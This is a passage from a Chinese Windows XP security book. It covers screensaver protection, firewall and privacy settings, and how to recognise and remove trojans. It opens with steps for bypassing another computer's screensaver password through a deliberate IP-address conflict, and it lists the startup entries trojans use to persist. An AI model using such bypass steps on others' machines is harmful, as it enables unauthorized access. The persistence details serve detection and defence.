步骤 1 打开一台与设置了屏幕保护密码程序的计算机相连的计算机之后，右击“网上邻居”图标，从弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口。再右击“本地连接”图标，从弹出的快捷菜单中选择“属性”命令，打开“本地连接属性”对话框，如图 1-87 所示。

步骤 2 选中“Internet 协议（TCP/IP）”选项，单击“属性”按钮，打开“Internet 协议（TCP/IP）属性”对话框，如图 1-88 所示。

步骤 3 选择“使用下面的 IP 地址”单选按钮，在“IP 地址”文本框中输入需要破解屏幕保护密码计算机的 IP 地址，单击“确定”按钮，则两台计算机会因为 IP 地址相同，而同时弹出 IP 地址冲突提示框。

步骤 4 在需要破解屏幕保护程序密码的计算机上，单击提示框中的“确定”按钮，即可破解屏幕保护程序密码。

此种破解方法需要在要求输入屏幕保护程序密码的对话框出现之前使用，否则确定冲突之后，系统还是会继续要求输入屏幕保护程序的密码。

图 1-87 “本地连接属性”对话框

图 1-88 “Internet 协议（TCP/IP）属性”对话框

3．保护自己的屏幕保护程序

用户如果不希望其他人在自己的机器上设置或修改屏幕保护程序的密码，可以通过一定的操作将屏幕保护程序屏蔽掉。具体操作步骤如下：

步骤 1 在“组策略”窗口中选择“用户配置”→“管理模板”→“控制面板”→“显示”选项，进入到“显示”设置窗口，如图 1-89 所示。

图 1-89　“显示”设置窗口

步骤 2 双击“隐藏‘屏幕保护程序’选项卡”选项，打开“隐藏‘屏幕保护程序’选项卡属性”对话框，如图 1-90 所示。

步骤 3 选择“已启用”单选按钮，并单击“确定”按钮，即可完成设置操作。

步骤 4 右击桌面的空白处，从弹出的快捷菜单中选择“属性”命令，打开“显示属性”对话框，则“屏幕保护程序”选项卡即可隐藏起来，如图 1-91 所示。

图 1-90　“隐藏“屏幕保护程序”选项卡属性“对话框

图 1-91　隐藏屏幕保护程序

步骤 5 双击“显示”设置界面中的“屏幕保护程序”选项，打开“屏幕保护程序属性”对话框，用来控制系统是否启用屏幕保护程序。如图 1-92 所示。

步骤 6 选择“已启用”单选按钮，并单击“确定”按钮，即可完成设置操作，此时屏幕保护程序被禁用。

步骤 7 双击“显示”设置界面中的“密码保护屏幕保护程序”选项（用来确定计算机上使用屏幕保护程序是否受密码保护），打开“密码保护屏幕保护程序属性”对话框，如图 1-93 所示。

图 1-92 屏幕保护程序属性对话框

图 1-93 密码保护屏幕保护程序属性对话框

步骤 8 选择“已启用”单选按钮，并单击“确定”按钮，即可完成设置操作，此时所有屏幕保护程序都有密码保护，禁用“屏幕保护程序”设置界面中的“在恢复时使用密码保护”复选框，如图 1-94 所示。如果禁用了此项设置，则密码保护在任何屏幕保护程序上都不能进行设置。

步骤 9 要确保计算机受密码保护，可以同时启用“屏幕保护程序”设置，并通过“屏幕保护程序超时”设置指定一个超时时间，如图 1-95 所示。

图 1-94 禁用“在恢复时使用密码保护”复选框

图 1-95 设置超时时间

此外，还可以通过注册表编辑器的方法实现屏幕保护程序的保护操作，具体操作步骤如下：

步骤 1 在注册表编辑器窗口中选择 HKEY_CURRENT_USER\ControlPanel\desktop 选项，进入到 Desktop 设置窗口，如图 1-96 所示。




图 1-96　desktop 设置窗口

步骤 2 右击 Desktop 选项，从弹出的快捷菜单中选择“新建”→“DWORD 值”命令，即可添加一个 DWORD 串值，并将该串值命名为 ScreenSaveUsePassword，如图 1-97 所示。

图 1-97　添加 DWORD 串值

步骤 3 双击添加的 ScreenSaveUsePassword 选项，在“编辑 DWORD”对话框中输入相应的数值数据。如果不设置密码，就在“数值数据”文本框中输入“0”；如果使用预设的密码，则在“数值数据”文本框中输入“1”。

步骤 4 数值输入完毕，单击“确定”按钮，即可完成设置操作。

1.4 Windows 系统的安全设置

Windows 的功能非常强大，在给人们带来多方面便利的同时，其安全问题也是一项艰巨的任务，因为黑客入侵是无孔不入的，为了降低系统的不安全处境，还需要利用 Windows 系统自带的各种功能做好预防工作。

1.4.1 激活 Windows XP 系统的防火墙

所谓防火墙其实是一个位于计算机和其所连接的网络之间的软件，对流经的网络通信进行扫描，以过滤掉一些攻击；同时还可以关闭不使用的端口，禁止特定端口的流出通信，封锁木马的置入途径，并且还可以禁止来自特殊站点的访问，从而防止来自不明入侵者的所有通信。启用防火墙是保证系统安全的一个重要途径，因此在 Windows XP 操作系统中必须激活这个防火墙。具体的操作步骤如下：

步骤 1 右击“网上邻居”图标，从弹出的快捷菜单中选择“属性”命令，打开“网络连接”窗口。双击“本地连接”图标，打开“本地连接状态”对话框，如图 1-98 所示。

步骤 2 单击“属性”按钮，打开“本地连接属性”对话框，如图 1-99 所示。

步骤 3 在“高级”选项卡单击“设置”按钮，打开“Windows 防火墙”对话框，如图 1-100 所示。

图 1-98 “本地连接状态”对话框

图 1-99 “高级”设置对话框




图 1-100 “Windows 防火墙”对话框

步骤 4 选择“启用”单选按钮并勾选“不允许例外”复选框，单击“确定”按钮，即可完成设置，激活 WindowsXP 系统的防火墙。

1.4.2 对 Windows 系统实施网络初始化

对 Windows 系统实施网络初始化的操作很简单，具体操作步骤如下：

步骤 1 在“组策略”窗口中依次选择“计算机配置”→“管理模板”→“系统”→“登录”选项，进入到“登录”设置窗口，如图 1-101 所示。

步骤 2 双击“计算机启动和登录时总是等待网络”选项，打开“计算机启动和登录时总是等待网络属性”对话框，如图 1-102 所示。

步骤 3 选择“已启用”单选按钮，并单击“确定”按钮，即可完成设置操作。

图 1-101　“登录”设置窗口

图 1-102　计算机启动和登录时总是等待网络属性

1.4.3　在 IE 中设置隐私保护

黑客的入侵无孔不入，用户的防御措施也应当缜密细腻，所以实现安全保护需要在 IE 中设置隐私保护。具体操作步骤如下：

步骤 1 在 IE 浏览器窗口中，选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框，如图 1-103 所示。

步骤 2 单击“隐私”选项卡，进入“隐私”设置对话框，如图 1-104 所示。

图 1-103　“Internet 选项”对话框

图 1-104　“隐私”设置对话框

步骤 3 在“设置”列表框中可以选择 Cookie 的隐私级别（系统默认级别是“中”），单击“高级”按钮，打开“高级隐私策略设置”对话框，如图 1-105 所示。

步骤 4 对 Cookie 进行相应的设置，单击“确定”按钮返回到“隐私”设置对话框。单击“设置”按钮，打开“弹出窗口阻止程序设置”对话框，如图 1-106 所示。




图 1-105 “高级隐私策略设置”对话框

图 1-106 “弹出窗口阻止程序设置”对话框

步骤 5 在“要允许的网站地址”文本框中输入需要添加的站点，单击“添加”按钮，即可将其添加到“允许的站点”列表框中，如图 1-107 所示。

步骤 6 单击“筛选级别”下拉列表框可看到有 3 种级别，如图 1-108 所示。选择相应级别，单击“关闭”按钮，完成设置操作。单击“确定”按钮，即可完成 IE 中隐私保护的设置操作。

图 1-107 添加允许站点

图 1-108 选择筛选级别

1.4.4 利用加密文件系统加密

对于非 IT 行业的企业单位，多人用一台电脑的情况也是有的，如果用户不希望别人访问自己创建的内容，可以运用加密文件系统对自己创建的文件或文件夹进行加密。具体操作步骤如下：

步骤 1 在“资源管理器”窗口中选中需要加密的文件夹或文件并右击，从弹出的快捷菜单中选择“属性”命令，打开“coreldraw12 属性”对话框，如图 1-109 所示。

步骤 2 单击“高级”按钮，打开“高级属性”对话框，勾选“加密内容以便保护数据”复选框，如图 1-110 所示。

步骤 3 单击“确定”按钮，打开“确认属性更改”对话框，根据需要选择相应的单选按钮，如图 1-111 所示。单击“确定”按钮，即可完成文件的加密操作。

图 1-109　“coreldraw12 属性”对话框




图 1-110　“高级属性”对话框




图 1-111　“确认属性更改”对话框

1.4.5　屏蔽不需要的系统组件

默认情况下，安装 Windows 系统时自动地安装了许多系统服务组件，这些服务组件并不经常被使用，对于不经常用到的系统组件可以通过一定的设置将其屏蔽，一定程度上节省了系统资源，保障系统的稳定运行。具体操作步骤如下：

步骤 1 在“控制面板”窗口中双击“管理工具”选项，打开“管理工具”窗口。

步骤 2 双击“服务”选项，打开“服务”窗口。双击需要屏蔽的组件，即可打开“属性”对话框，如图 1-112 所示。

步骤 3 单击“启动类型”下拉列表框，选择“已禁用”选项，单击“确定”按钮，将此组件屏蔽。如果要屏蔽其他的组件，只要按照此操作方法即可实现。




图 1-112　“属性”对话框

1.4.6　锁定计算机

众所周知，频繁地对计算机进行开关操作，势必会对计算机带来不利的影响，但在实际工作过程中不免会遇到需要暂时离开而又不想关机的情况，但又害怕那些别有用心的人破坏，这

时就可以通过一定的设置将计算机锁定起来，这样就能高枕无忧地离开而又不用关机。具体设置步骤如下：

步骤 1 右击桌面空白处，从弹出的快捷菜单中选择“新建”→“快捷方式”命令，打开“创建快捷方式”对话框，如图 1-113 所示。

步骤 2 在文本框中输入 rundll32.exe user32.dll,LockWorkStation 内容，单击“下一步”按钮，打开“选择程序标题”对话框，如图 1-114 所示。




图 1-113 “创建快捷方式”对话框

图 1-114 “选择程序标题”对话框

步骤 3 在文本框中输入快捷方式的名称，单击“完成”按钮，即可完成设置操作。

步骤 4 此时桌面上出现了创建的快捷方式图标，用户在离开的时候只需双击此图标，即可将计算机锁定起来，如图 1-115 所示。如果要进入系统，就需要重新输入用户的账号密码才能进入，起到了很好的防护措施。




图 1-115 “锁定计算机”快捷图标

1.5　可能出现的问题与解决方法

① 为什么在机器上发现了一款自动运行的木马，但却怎么也删除不掉？

解答：出现这样的情况，是因为某些木马程序并不是直接将其注册表键值下的木马键值删除就行了（如 BladeRunner 木马），如果删除则木马将会再立即将其自动加上，因此需要记下木马的名字与目录，并退回到 MS-DOS 下，找到此木马文件并删除掉。

② 在对机器进行屏幕保护程序设置时发现，为什么“屏幕保护程序”设置出口中的“在恢复时使用密码保护”复选框处于非激活状态？

解答：当出现这样的情况之后，用户只需要在“显示”设置窗口中双击“密码保护屏幕保护程序”选项，然后在打开的“密码保护屏幕保护程序属性”对话框中选择“未配置”单选按钮即可。

1.6　总结与经验积累

网络管理和网络攻击一直是一个永恒对立的话题，而网络管理员一直处于弱者的地位——攻击者可能在 24h 内的任何时间发出攻击，而网络管理员却没有办法在 24h 内全部处于备战状态。对于黑客来说，入侵大多数的计算机易如反掌。但如果用户自己懂得一些基本的防御技术并安装了监测软件，一般的黑客就无法侵入了。

解决这个问题的较好方法是做一台单独的日志服务器，而且日志服务器应选用比较安全的操作系统（如 Openbsd）来做。将其他每台服务器的 log 都发送到日志服务器上面，这样，即使服务器被攻击了，也有机会在日志中查找到攻击者的行为及手法，而如果攻击者要同时攻击日志服务器与工作服务器，难度就会相应大一些。

第 2 章　木马与间谍软件的伪装与查杀

本章精粹

通过学习本章，读者不但能够认识木马，了解木马，而且还能够学会如何清除木马。此外，还介绍了有关间谍软件的一般知识以及如何清除间谍软件等内容。

重点提示

- 火眼金睛识别木马
- 用木马清除软件清除木马
- 自动安装“后门程序”的间谍软件

木马的主要功能是控制被攻击的计算机、盗取被攻击计算机的登录账户和密码（如系统、QQ 等的登录账号和密码）、删除被攻击计算机的重要文件、重新启动被攻击的计算机、使被攻击计算机系统瘫痪等。而间谍软件则主要是窃取目标计算机的重要信息，给目标计算机用户造成一些危害和麻烦。

2.1　火眼金睛识别木马

木马的危害性不言而喻，要想彻底查杀木马，应该先识别木马，并根据木马的性质特点，将木马从众多的文件中侦查出来，将其彻底删除，实现电脑应用环境的安全。

2.1.1　什么是木马

木马（Trojan house，特洛伊木马）是一种基于远程控制的黑客工具，其名称取自希腊神话的特洛伊木马记。在黑客进行的各种攻击行为中，木马都起到了开路先锋的作用。

1．木马的危害

一台电脑一旦中了木马，它就变成了一台傀儡机，对方可以在目标计算机中上传下载文件、偷窥私人文件、偷取各种密码及口令信息……，一旦中了木马，则该计算机的一切秘密都将暴露在黑客面前，隐私将不复存在。

2．木马原理

木马属于客户/服务模式，分为客户端和服务端两大部分。其原理是一台主机提供服务（服务器），另一台主机接受服务（客户机），作为服务器的主机一般会打开一个默认端口进行监听。如果有客户机向服务器的这一端口提出连接请求，服务器上的相应程序就会自动运行，来应答客户机的请求，这个程序被称为守护进程。以大名鼎鼎的木马冰河为例，被控制端可视为一台

服务器，控制端则是一台客户机，服务端程序 G_Server.exe 是守护进程，G_Client.exe 是客户端应用程序。

3．木马的种类

现在的木马形形色色，种类繁多且层出不穷，因此，要想来一次完全的列举和说明是不现实的，更何况大多数木马都不是单一功能的木马，它们往往是很多种功能的集成。尽管如此，给木马程序进行一下简单的分类，对于广大用户也是非常必要和及时的。

（1）远程控制木马

攻击者可以利用远程控制木马完全控制被感染的计算机，来完成一些甚至连被控方本身都无法顺利进行的操作，其危害之大实在不容小觑。由于要达到远程控制的目的，所以该种类木马往往集成了其他种类木马的功能，使其在被感染的计算机上为所欲为，可以任意访问文件，得到机主的私人信息，甚至包括信用卡、银行账号等至关重要的信息。

只要有人运行服务端并得到受害人的 IP，就可以访问到这台计算机并在上面做出系列破坏活动。

（2）密码发送木马

密码发送型木马是为了找到所有的隐藏密码，并在受害者不知情时把它们发送到指定的信箱，从而达到获取密码的目的（这类木马大多使用 25 号端口发送 E-mail）。

（3）键盘记录木马

这种木马只记录受害者的键盘敲击并且在 log 文件中查找密码这件事情，多随 Windows 系统的启动而启动，在线和离线记录选项分别记录对方在线和离线状态下敲击键盘时的按键情况。也就是说对方按过什么按键，下木马的人都知道，从这些按键中很容易就能够分析密码等有用信息。

（4）破坏性的木马

破坏性木马主要用来破坏被感染计算机的文件系统，使其遭受系统崩溃或重要数据丢失的巨大损失。一般情况下，这种木马的激活由攻击者控制，传播能力也远没有病毒大。

（5）DoS 攻击木马

当入侵了一台计算机并给其种上 DoS 攻击木马之后，这台计算机就成为 DoS 攻击者的最得力助手了。自己控制的“肉鸡”数越多，发动 DoS 攻击取得成功的机率就越大。因此，这种木马的危害主要体现在攻击者可利用它来攻击一台又一台计算机，给网络造成很大的伤害和损失。

还有一种类似 DoS 的木马叫做邮件炸弹木马，一旦计算机被感染，木马就会随机生成各种各样主题的信件，对特定的邮箱不停地发送邮件，一直到对方瘫痪、不能接受邮件为止。

（6）代理木马

通过代理木马，攻击者可以在匿名的情况下使用 Telnet、QQ、IRC 等程序，从而在入侵的同时隐蔽自己的足迹，谨防别人发现自己的身份。因此，给被控制的“肉鸡”种上代理木马，让其变成攻击者发动攻击的跳板，这就是代理木马最重要的任务。

（7）FTP 木马

FTP 木马的惟一功能就是打开 21 端口并等待用户连接，新 FTP 木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方的计算机。

（8）程序杀手木马

程序杀手木马的功能就是关闭对方计算机上运行的防木马类程序，好让其他的木马能够在对方计算机上更好地发挥作用。

（9）反弹端口型木马

反弹端口型木马的服务端 （被控制端）使用主动端口，客户端（控制端）使用被动端口，正好与一般木马相反。木马定时监测控制端的存在，发现控制端上线立即弹出主动连结控制端打开的主动端口。

控制端的被动端口一般开在 80（这样比较隐蔽），即使用户使用端口扫描软件检查自己的端口，发现的也是类似 TCP UserIP:1026 ControllerIP:80ESTABLISHED 的情况，想必没有哪个防火墙会不让用户向外连接 80 端口。

2.1.2 木马的常用入侵手法

木马的种类不同，所使用的入侵手法也不尽相同，下面介绍的是木马通用的入侵手法。

1. 在 Win.ini 文件中加载

Win.ini 的[Windows]字段中有启动命令"load＝"和"run＝"，一般情况下 "＝"后面是空白的，如果有后跟程序，比如：run=c:\windows\file.exe 或 load=c:\windows\file.exe，千万小心，这个 file.exe 很可能是木马。

2. 在 System.ini 文件中加载

System.ini 位于 Windows 的安装目录下，其[Boot]字段的 shell=Explorer.exe 是木马喜欢的隐藏加载之所，木马通常的做法是将其变为：shell=Explorer.exefile.exe（这里的 file.exe 就是木马服务端程序）。

另外，在 System.ini 中的[386Enh]字段中，要注意检查段内的"driver＝路径\程序名"也有可能被木马所利用。再有就是 System.ini 中的[mic]、[drivers]、[drivers32]这 3 个字段，也是起加载驱动程序的作用，但也是增添木马程序的好场所。

3. 在 Autoexec.bat 和 Config.sys 中加载运行

C 盘根目录下的这两个文件也可启动木马，但加载方式一般需要在控制端用户与服务端建立连接之后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行，但这种方式很容易被发现，所以采用这种方法加载木马程序的并不多见。

4. 在 Winstart.bat 中启动

Winstart.bat 是一个能自动被 Windows 加载运行的批处理文件，多数情况下为应用程序及 Windows 自动生成，在执行 Win.com 并加截了多数驱动程序之后开始执行，由于 Autoexec.bat 的功能可以由 Winstart.bat 代替完成，因此，木马完全可以像在 Autoexec.bat 中那样被加载运行，这就相当危险。

5. 利用启动组和*.INI

启动组无疑是自动加载运行木马的好场所，对应文件夹为 C:\Windows\startmenu\programs\startup，在注册表中的位置：HKEY_CURRENT_USER\Software\Microsoft\windows\Current Version\Explorer\shell Folders Startup="c:\windows\start menu\programs\startup"。

*.INI 即应用程序的启动配置文件，控制端利用这些文件能启动程序的特点，将带有木马启动命令的同名文件上传到服务端覆盖此同名文件之后，就可以启动木马了。

6. 修改文件关联

修改文件关联是木马常用手段，如正常情况下 TXT 文件的打开方式为 Notepad.EXE 文件，一旦中了文件关联木马，则 TXT 文件就会被修改为用木马程序打开。不仅 TXT 文件，其他诸

如 HTM、EXE、ZIP、COM 等都是木马的目标，对付这类木马，只能经常检查 HKEY_CLASSES_ROOT\文件类型\shell\open\command 主键，查看其键值是否正常。

7．捆绑文件

实现这种触发条件先要控制端和服务端已通过木马建立连接，再控制端用户用工具软件将木马文件和某一应用程序捆绑在一起，并上传到服务端覆盖源文件，这样，即使木马被删除了，只要运行捆绑了木马的应用程序，木马仍然会安装上去。绑定到某一应用程序中，如绑定到系统文件，则每一次 Windows 启动均会启动木马。

8．反弹端口型木马的主动连接方式

反弹端口型木马的典型代表就是“网络神偷”，由于这类木马要在注册表中建立键值，因此，只要留意注册表的变化就不难查到它们。同时，最新的“天网防火墙”也可在“网络神偷”服务端进行主动连接时发现它。

2.1.3　木马的伪装手段

随着木马知识被越来越多的人所了解，对木马的传播就有了一定的抑制作用，为此，木马设计者们就开发了多种功能来伪装木马，以达到降低用户警觉，欺骗用户的目的。木马的主要伪装方法如下：

1．修改文件图标

现在已经有木马可以将木马服务端程序的图标，改成 HTML、TXT、ZIP 等各种文件的图标，这就具备了相当大的迷惑性。不过，目前提供这种功能的木马还很少见，并且这种伪装也极易识破，所以完全不必担心。

2．恶意捆绑文件

恶意捆绑文件的伪装手段是将木马捆绑到一个安装程序上，当用户在进行该程序安装运行时，木马就偷偷地潜入了系统。被捆绑的文件一般是可执行文件（即 EXE、COM 类文件）。

3．出错信息显示

众所周知，当打开一个文件时如果没有任何反应，这很可能就是个木马程序。为了规避这一缺陷，已有设计者为木马提供了一个叫做出错显示的功能。该功能允许在服务端用户打开木马程序时，将弹出一个假的出错信息提示框（内容可自由定义），大多是一些诸如“文件已破坏，无法打开！”之类的信息，当服务端用户信以为真时，木马已悄悄侵入了系统。

4．定制端口

现在很多新式木马都加入了定制端口的功能，控制端用户可以在 1024～65535 之间任选一个端口作为木马端口（一般不选 1024 以下的端口），要判断所感染的木马类型就十分麻烦。

5．自我销毁

由于在服务端用户打开含有木马的文件后，木马会将自己复制到 Windows 的系统文件夹中，一般来说，原木马文件和系统文件夹中的木马文件的大小一样（捆绑文件的木马除外），只要在近来收到的信件和下载的软件中找到原木马文件，再根据原木马的大小去系统文件夹中查找相同大小的文件，判断一下哪个是木马即可。

而木马的自我销毁功能是指安装完木马之后，原木马文件将自动销毁，这样，服务端用户就很难找到木马的来源，如果没有查杀木马工具的帮助，是很难删除木马的。

6．木马更名

安装到系统文件夹中的木马文件名一般固定，只要根据一些查杀木马的文章，按图索骥在系统文件夹中查找特定的文件，就可以断定中了什么木马。因此，现在有很多木马都允许控制端用户自由定制安装后的木马文件名，就很难判断所感染的木马类型了。

7．扩展名欺骗

扩展名欺骗的方法就是将木马伪装成图像、文档等文件，这样的伪装方法虽然不合乎逻辑，但许多用户还是不小心屡屡中招。

2.1.4 识别出机器中的木马

使用木马克星之类的软件，可以检测到一些采用打开 TCP 端口监听和写入注册表启动等方式的常见木马，如 SUB7、BO2000、“冰河”等，这些检测木马的软件大多是利用检测 TCP 连结、注册表等信息，来判断是否有木马入侵的，因此也可以通过手工来侦测木马。

一旦感觉自己的计算机感染了木马，最好马上用杀毒软件检查一下自己的计算机，再亲自作一次更深入的调查，确保机器安全。经常关注新的和出名的木马特性报告，这将对诊断自己计算机的问题很有帮助。

在出现如下几种情况时，最好检查一下自己是否中了木马：

- 在浏览网站时出现弹出广告窗口是很正常的事，但如果自己根本没有打开浏览器，而浏览器突然自己打开并进入某个网站。
- 在操作计算机时突然弹出一个警告框或询问框，问一些自己从来没有在计算机上接触过的问题。
- Windows 系统配置莫名其妙地被更改，如屏保显示的文字、时间和日期、声音大小、鼠标灵敏度，还有 CD-ROM 的自动运行配置等。
- 硬盘长时间地读盘，软驱灯长亮不灭，网络连接及鼠标屏幕出现异常现象。

当出现上述情况之一时，可使用“netstat –a”命令查看所有网络连接，如果有攻击者通过木马连接，就可以通过这些信息发现异常。通过端口扫描方法也可以发现一些简单的木马，它们捆绑的端口不能更改，通过扫描这些固定的端口，也可以发现木马是否被植入。对于那些隐藏得很深，并且想把自己的机器变成一台可以长期使用“肉鸡”的黑客，就需要对入侵木马有超强敏感度了，这些能力都是日积月累形成的。

此外，还可以通过软件检查系统进程来发现木马，如利用进程管理软件来查看进程，如果发现可疑进程就杀死它。如何知道哪个进程可疑呢？一个最为简单的方法是，这些进程绝对是正常的，EXPLORER.EXE、INTERNAT.EXE、KERNEL32.DLL、MPREXE.EXE、MSGSRV32.EXE、SPOOL32.EXE、IEXPLORE.EXE（如果打开了 IE），而出现其他自己没有运行程序的进程，就很可疑了。

还可以通过手工检测木马启动的系统文件及注册表方式，把那些不明的自行启动执行文件清除掉。如果是在系统发生异常之后，则最好将网络线断开再诊断木马。

2.2 用木马清除软件清除木马

对于那些能识别出来常见的木马病毒，可以使用手工清除方法将其删除，但如果不了解发现的木马病毒，要想确定木马的名称、入侵端口、隐藏位置和清除方法等都非常困难，这时就须要使用木马清除软件清除木马了。

2.2.1　使用“超级兔子”清除木马

“超级兔子”是一个完整的系统维护工具，不仅可以用来清除木马，而且还可以清理用户计算机内大多数的文件和注册表里面的垃圾，实现系统的优化和整理。

1. 使用“超级兔子清理王”功能

在软件安装完毕之后，就可以运用安装的软件实现清除操作，具体操作步骤如下：

步骤 1 双击桌面上的“超级兔子”快捷图标，启动该软件，如图 2-1 所示。

步骤 2 在“超级兔子”主窗口中单击“超级兔子清理王”链接按钮，打开“超级兔子清理王”窗口，如图 2-2 所示。

图 2-1　“超级兔子”主窗口

图 2-2　“超级兔子清理王”窗口

步骤 3 选择要清理的对象，单击“下一步”按钮，自动地进行无用文件的搜索，如图 2-3 所示。

步骤 4 搜索完毕之后，即可显示搜索的结果，如图 2-4 所示。单击“清除”按钮，将无用文件删除掉，并弹出删除完毕的提示框，如图 2-5 所示。单击“确定”按钮，完成文件的清理操作。

图 2-3　搜索无用文件

图 2-4　搜索结果显示

步骤 5 在“清理注册表”选项卡中选择要清理的项目之后，单击“下一步”按钮，自动地对所选项目进行扫描操作，如图 2-6 所示。

图 2-5 信息提示框

步骤 6 扫描结束后，将扫描结果显示在列表框中，如图 2-7 所示。单击“清除”按钮，完成清除操作。

图 2-6 “清理注册表”设置窗口

图 2-7 扫描结果显示

步骤 7 在图 2-8 所示的“清理痕迹”选项卡中，如果要删除清理过的记录，只要在勾选相应的复选框之后，单击“下一步”按钮，即可完成删除操作。

步骤 8 在图 2-9 所示的“清理 IE 记录”选项卡中，如果要删除清理过的 IE 记录，只要选择相应的复选框，单击“下一步”按钮，即可完成删除操作。

图 2-8 “清理痕迹”设置窗口

图 2-9 “清理 IE 记录”设置窗口

步骤 9 在图 2-10 所示的“统计文件夹”选项卡中，选择需要统计文件夹的磁盘之后，单击“下一步”按钮，自动地进行文件夹统计并显示统计结果。

步骤 10 在“专业卸载”选项卡中会自动对系统进行检测，发现装有的程序会在右侧列表框中显示出来，如图 2-11 所示。在其中勾选不需要的程序复选框，单击“下一步”按钮，将这些程序清理干净。

图 2-10　“统计文件夹”选项卡

图 2-11　“专业卸载”设置窗口

步骤 11 如果在“专业卸载”设置窗口中不能清理需要清理的程序，则可以在如图 2-12 所示的“标准卸载”设置窗口中，单击“智能卸载”选项卡，在“智能卸载”设置窗口中选择不能删除的程序，如图 2-13 所示。单击“下一步”按钮，即可将这些程序清理干净。

图 2-12　“标准卸载”设置窗口

图 2-13　“智能卸载”设置窗口

2. 使用“超级兔子 IE 修复专家”功能

“超级兔子”不仅是木马垃圾文件的清理专家，而且还是一个 IE 修复专家。具体操作步骤如下：

步骤 1 在“超级兔子”主窗口中单击“超级兔子 IE 修复专家”链接按钮，打开“超级兔子 IE 修复专家”窗口，如图 2-14 所示。

步骤 2 单击“下一步”按钮，即可自动地检测系统，检测完毕之后，显示出相应的检测结果，如图 2-15 所示。

